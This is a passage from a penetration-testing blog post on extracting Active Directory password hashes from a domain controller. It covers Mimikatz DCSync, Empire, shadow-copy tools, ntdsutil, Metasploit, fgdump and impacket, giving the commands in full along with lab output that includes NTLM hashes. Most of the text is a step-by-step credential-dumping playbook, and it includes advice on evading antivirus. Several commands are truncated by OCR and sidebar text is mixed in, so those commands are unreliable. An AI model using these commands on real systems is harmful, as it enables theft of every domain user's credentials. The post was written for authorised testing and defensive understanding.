

JULY 4, 2018

Dumping Domain Password Hashes

It is very common during penetration tests where domain administrator access has been achieved to extract the password hashes of all the domain users for offline cracking and analysis. These hashes are stored in a database file in the domain controller (NTDS.DIT) with some additional information like group memberships and users.

The NTDS.DIT file is constantly in use by the operating system and therefore cannot be copied directly to another location for extraction of information. This file can be found in the following Windows location:

```
C:\Windows\NTDS\NTDS.dit
```

There are various techniques that can be used to extract this file or the information that is stored inside it however the majority of them are using one of these methods:

1. Domain Controller Replication Services
2. Native Windows Binaries
3. WMI

Mimikatz

Mimikatz has a feature (dcsync) which utilises the Directory Replication Service (DRS) to retrieve the password hashes from the NTDS.DIT file. This technique eliminates the need to authenticate directly with the domain controller as it can be executed from any system that is part of the domain from the

context of domain administrator. Therefore it is the standard technique for red teams as it is less noisy.

```
lsadump::dcsync /domain:pentestlab.local /all /csv
```

```
mimikatz # lsadump::dcsync /domain:pentestlab.local /all /csv
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] Exporting domain 'pentestlab.local'
502     krbtgt  d125e4f69c851529045ec95ca80fa37e
1132    HealthMailbox9078d64    f0f152f80fc7667fec95b3018a83d93a
1133    HealthMailbox132c543    376341bdabd38ffa4867269abc21b09a
1134    HealthMailboxa236723    96c74d59a86da0126d2ace1e8d21f093
1135    HealthMailboxfc3c14f    e97bf13f1b10fe3a642f7f482ef47bca
1136    HealthMailboxf622c14    91df47be92b5951478d86deb354c5f40
1137    HealthMailbox76c9925    0c01ed6bfce33f9e16f851e64a12b0ed
1138    HealthMailboxacd119a    dd8eaad8bdf3ad1aa743bc6f57965925
1139    HealthMailboxd928e94    c85babdbadf3cb8ce6288615de1bbb7b
1140    HealthMailbox7299fd5    babcfd69ba43c5f96fb033a40343452c
1142    john    08c60fd86c43ce4894dab79ba1f45f44
1148    WIN-2NE38K15TGH$        75c184331f67719001adf31123919a68
1153    test    58a478135a93ac3bf058a5ea0e8fdb71
1156    PENTESTLAB_001  58a478135a93ac3bf058a5ea0e8fdb71
500     Administrator
1130    HealthMailbox149f441    1d5f036aa792725bbc7aaea1c83f9bab
1131    HealthMailboxab8db67    43121eff22b751f872d906b26e2a77cd
1001    WIN-PTELU2U07KG$        a552729c4cfda3890bf66c91ccff5b97
```

Mimikatz – Dump Domain Hashes via DCSync

By specifying the domain username with the **/user** parameter Mimikatz can dump all the account information of this particular user including his password hash.

```
lsadump::dcsync /domain:pentestlab.local /user:test
```

```
mimikatz # lsadump::dcsync /domain:pentestlab.local /user:test
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] 'test' will be the user account

Object RDN           : test

** SAM ACCOUNT **

SAM Username         : test
User Principal Name  : test@pentestlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 4/15/2018 2:51:35 AM
Object Security ID   : S-1-5-21-3737340914-2019594255-2413685307-1153
Object Relative ID   : 1153

Credentials:
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 4ac66d0e3d45f67994f109d5027c2bb1
```

Mimikatz – Dump User Hash via DCSync

Alternatively executing Mimikatz directly in the domain controller password hashes can be dumped via the lsass.exe process.

```
privilege::debug
lsadump::lsa /inject
```

```
  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject
Domain : PENTESTLAB / S-1-5-21-3605764256-3919590971-1233039440

RID  : 000001f4 (500)
User : Administrator

* Primary
```

Mimikatz – Dump Domain Hashes via lsass

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by

VISIT MALDEV ACADEMY

SEARCH TOPIC

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

Subscribe

The password hashes of the domain users will retrieved.

```
RID  : 00000450 (1104)
User : david

 * Primary
    NTLM : fa7a1cc71703d1704fa9056db0fe20ef
    LM   :
  Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
    ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
    lm  - 0: a1456d7fe9469b5d3301a8de9e24345b

 * WDigest
    01  7c8d0d665cb81e0c49d34761fa0933fa
    02  dc5175731e5afdcd416b7a2a0c8e3885
    03  0f50c2f3b80c067a33c10f540436c68e
    04  7c8d0d665cb81e0c49d34761fa0933fa
    05  dc5175731e5afdcd416b7a2a0c8e3885
    06  12b30971c6f5302287a36a859bfd5a65
    07  7c8d0d665cb81e0c49d34761fa0933fa
    08  158b281922934a564434706bd650e206
    09  158b281922934a564434706bd650e206
    10  a160c58ce1b4d9e08c4e879efd0e47b4
    11  7739d85a0f889b7d55f4a90f431bf5ba
```

Mimikatz – Dump domain hashes via lsadump

Empire

PowerShell Empire has two modules which can retrieve domain hashes via the DCSync attack. Both modules needs to be executed from the perspective of domain administrator and they are using Microsoft replication services. These modules rely on the **Invoke-Mimikatz** PowerShell script in order to execute Mimikatz commands related to DCSync. The following module will extract the domain hashes to a format similar to the output of Metasploit **hashdump** command.

```
usemodule credentials/mimikatz/dcsync_hashdump
```

```
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 4
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync_h
ashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > [*] Agent DXPK6NLA r
eturned results.
Job started: ZGKRCY
[*] Valid results returned by 10.0.0.1
[*] Agent DXPK6NLA returned results.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[redacted]7bd5d2f
fac:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
```

Empire – DCSync Hashdump Module

The **DCSync** module requires a user to be specified in order to extract all the account information.

```
(Empire: DXPK6NLA) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user dave
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 2
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
```

Empire – DCSync Module

The following information will obtained:

October 2024

M	T	W	T	F	S	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27

```
mimikatz(powershell) # lsadump::dcsync /user:jane
[DC] 'pentestlab.local' will be the domain
[DC] 'dc.pentestlab.local' will be the DC server
[DC] 'jane' will be the user account

Object RDN           : Jane

** SAM ACCOUNT **

SAM Username         : jane
User Principal Name  : jane@pentestlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 6/16/2018 3:49:37 PM
Object Security ID   : S-1-5-21-3605764256-3919590971-1233039440-1105
Object Relative ID   : 1105

Credentials:
  Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
    ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
    lm  - 0: 7795f6a64bf62be9d773c8ce35679517
```

Empire – DCSync Account Information

Nishang

Nishang is a PowerShell framework which enables red teamers and penetration testers to perform offensive operations against systems. The Copy-VSS script can be used to automatically extract the required files: NTDS.DIT, SAM and SYSTEM. The files will be extracted into the current working directory or into any other folder that will specified.

```
Import-Module .\Copy-VSS.ps1
Copy-VSS
Copy-VSS -DestinationDir C:\ShadowCopy\
```

Nishang – Extract NTDS PowerShell

Alternatively the script can be executed from an existing Meterpreter session by loading the PowerShell extension.

```
load powershell
powershell_import /root/Copy-VSS.ps1
powershell_execute Copy-VSS
```

It is also possible to establish a direct PowerShell session with the command **powershell_shell** in order to extract the files once the script has been imported to the existing Meterpreter session.

```
Copy-VSS
Copy-VSS -DestinationDir C:\Ninja
```

Nishang – Extract NTDS Meterpreter PowerShell

PowerSploit

PowerSploit contains a PowerShell script which utilizes the volume shadow copy service to create a new volume that could be used for extraction of files.

```
Import-Module .\VolumeShadowCopyTools.ps1
New-VolumeShadowCopy -Volume C:\
Get-VolumeShadowCopy
```

PowerSploit – VolumeShadowCopyTools

Alternatively it can be executed from an existing Meterpreter session by loading the PowerShell extension.

```
powershell_shell
New-VolumeShadowCopy -Volume C:\
Get-VOlumeShadowCopy
```

PowerSploit – Volume ShadowCopy

Files can then copied from the new volume to a destination path with the command **copy**.

Invoke-DCSync

The Invoke–DCSync is a PowerShell script that was developed by Nick Landers and leverages PowerView, Invoke-ReflectivePEInjection and a DLL wrapper of PowerKatz to retrieve hashes with the Mimikatz method of DCSync. Executing directly the function will generate the following output:

```
Invoke-DCSync
```

Invoke-DCSync – PowerShell

The results will be formatted into four tables: Domain, User, RID and Hash. However executing the **Invoke-DCSync** with the parameter **-PWDumpFormat** will retrieve the hashes in the format: **user:id:lm:ntlm:::**

```
Invoke-DCSync -PWDumpFormat
```

Invoke-DCSync – PowerShell PWDump Format

The same output can be achieved by running the script from an existing Meterpreter session.

Invoke-DCSync Metasploit

With the PWDumpFormat:

Invoke-DCSync – Metasploit PWDump Format

ntdsutil

The **ntdsutil** is a command line tool that is part of the domain controller ecosystem and its purpose is to enable administrators to access and manage the windows Active Directory database. However it can be abused by penetration testers and red teams to take a snapshot of the existing

ntds.dit file which can be copied into a new location for offline analysis and extraction of password hashes.

```
ntdsutil
activate instance ntds
ifm
create full C:\ntdsutil
quit
quit
```

ntdsutil

Two new folders will be generated: Active Directory and Registry. The NTDS.DIT file will be saved in the Active Directory and the SAM and SYSTEM files will be saved into the Registry folder.

ntdsutil – ntds

DiskShadow

DiskShadow is a Microsoft signed binary which is used to assist administrators with operations related to the Volume Shadow Copy Service (VSS). Originally bohops wrote about this binary in his blog. This binary has two modes **interactive** and **script** and therefore a script file can be used that will contain all the necessary commands to automate the process of NTDS.DIT extraction. The script file can contain the following lines in order to create a new volume shadow copy, mount a new drive, execute the copy command and delete the volume shadow copy.

```
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:
delete shadows volume %someAlias%
reset
```

It should be noted that the **DiskShadow** binary needs to executed from the **C:\Windows\System32** path. If it is called from another path the script will not executed correctly.

```
diskshadow.exe /s c:\diskshadow.txt
```

DiskShadow

Running the following command directly from the interpreter will list all the available volume shadow copies of the system.

```
diskshadow
LIST SHADOWS ALL
```

diskshadow– Retrieve Shadow Copies

The SYSTEM registry hive should be copied as well since it contains the key to decrypt the contents of the NTDS file.

```
reg.exe save hklm\system c:\exfil\system.bak
```

diskshadow– Copy system from Registry

WMI

Sean Metcalf demonstrated in his blog that it is possible to remotely extract the NTDS.DIT and SYSTEM files via WMI. This technique is using the **vssadmin** binary to create the volume shadow copy.

```
wmic /node:dc /user:PENTESTLAB\David /password:per
```

WMI – Create Volume Shadow Copy

Then it executes the copy command remotely in order to extract the NTDS.DIT file from the volume shadow copy into another directory on the target system.

```
wmic /node:dc /user:PENTESTLAB\David /password:per
```

WMI – Copy NTDS File

The same applies and for the SYSTEM file.

```
wmic /node:dc /user:PENTESTLAB\David /password:per
```

WMI – Copy System File

The extracted files can then transferred from the domain controller into another Windows system for dumping the domain password hashes.

```
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\te
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\te
```

Transfer Files via Copy

Instead of credentials if a Golden ticket has been generated it can be used for authentication with the domain controller via Kerberos.

vssadmin

The volume shadow copy is a Windows command line utility which enables administrators to take backups of computers, volumes and files even if they are in use by the operating system. Volume Shadow Copy is running as a service and requires the filesystem to be formatted as NTFS which all the modern operating systems are by default. From a Windows

command prompt executing the following will create a snapshot of the **C:** drive in order files that are not normally accessible by the user to be copied into another location (local folder, network folder or removable media).

```
vssadmin create shadow /for=C:
```

vssadmin – Create Volume ShadowCopy

Since all the files in the C: drive have been copied into another location (HarddiskVolumeShadowCopy1) they are not directly used by the operating system and therefore can be accessed and copied into another location. The command **copy** and will copy the **NTDS.DIT** and **SYSTEM** files to a new created folder on the local drive named ShadowCopy.

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCop
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCop
```

Copy Files from Volume ShadowCopy

These files needs to be copied from the domain controller into another host for further processing.

ShadowCopy – Files

vssown

Similar to the **vssadmin** utility Tim Tomes developed vssown which is a visual basic script that can create and delete volume shadow copies, run arbitrary executables from an unmounted shadow copy and initiate and stop the volume shadow copy service.

```
cscript vssown.vbs /start
cscript vssown.vbs /create c
cscript vssown.vbs /list
cscript vssown.vbs /delete
```

vssown – Volume ShadowCopy

The required files can be copied with the command **copy**.

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCop
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCop
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCop
```

vssown – Copy NTDS, SYSTEM and SAM Files

Metasploit

Metasploit framework has a module which authenticates directly with the domain controller via the server message block (SMB) service, creates a volume shadow copy of the

system drive and download copies of the NTDS.DIT and SYSTEM hive into the Metasploit directories. These files can be used with other tools like **impacket** that can perform extraction of active directory password hashes.

```
auxiliary/admin/smb/psexec_ntdsgrab
```

Metasploit – NTDS Module

There is also a post exploitation module which can be linked into an existing Meterpreter session in order to retrieve domain hashes via the ntdsutil method.

```
windows/gather/credentials/domain_hashdump
```

Alternatively if there is an existing Meterpreter session to the domain controller the command **hashdump** can be used. However this method is not considered safe as it might crash the domain controller.

```
hashdump
```

Metasploit – Hashdump on DC

fgdump

The fgdump is an old executable file which can extract LanMan and NTLM password hashes. It can be executed locally or remotely if local administrator credentials have been acquired. During execution fgdump will attempt to disable the antivirus that might run on the system and if it is successful will write all the data in two files. If there is an antivirus or an endpoint solution fgdump should not be used as a method of dumping password hashes to avoid detection since it is being flagged by most antivirus companies including Microsoft's Windows Defender.

```
fgdump.exe
```

fgdump – Domain Controller

The password hashes can be retrieved by examining the contents of the .pwdump file.

```
type 127.0.0.1.pwdump
```

fgdump – pwdump File

NTDS Extraction

Impacket is a collection of python scripts that can be used to perform various tasks including extraction of contents of the NTDS file. The **impacket-secretsdump** module requires the SYSTEM and the NTDS database file.

```
impacket-secretsdump -system /root/SYSTEM -ntds /r
```

impacket – Extract NTDS Contents

Furthermore **impacket** can dump the domain password hashes remotely from the NTDS.DIT file by using the computer account and its hash for authentication.

```
impacket-secretsdump -hashes aad3b435b51404eeaad3b
```

impacket – Extract NTDS Contents Remotely

As an alternative solution to impacket, NTDSDumpEx binary can extract the domain password hashes from a Windows host.

```
NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
```

NTDSDumpEx

There is also a shell script adXtract that can export the username and password hashes into a format that can be used by common password crackers such as John the Ripper and Hashcat.

```
./adXtract.sh /root/ntds.dit /root/SYSTEM pentestl
```

adXtract

The script will write all the information into various files under the project name and when the decryption of the database file NTDS is finished will export the list of users and password hashes into the console. The script will provide extensive information regarding the domain users as it can be demonstrated below.

adXtract – List of Users

The password hashes will be presented into the following format.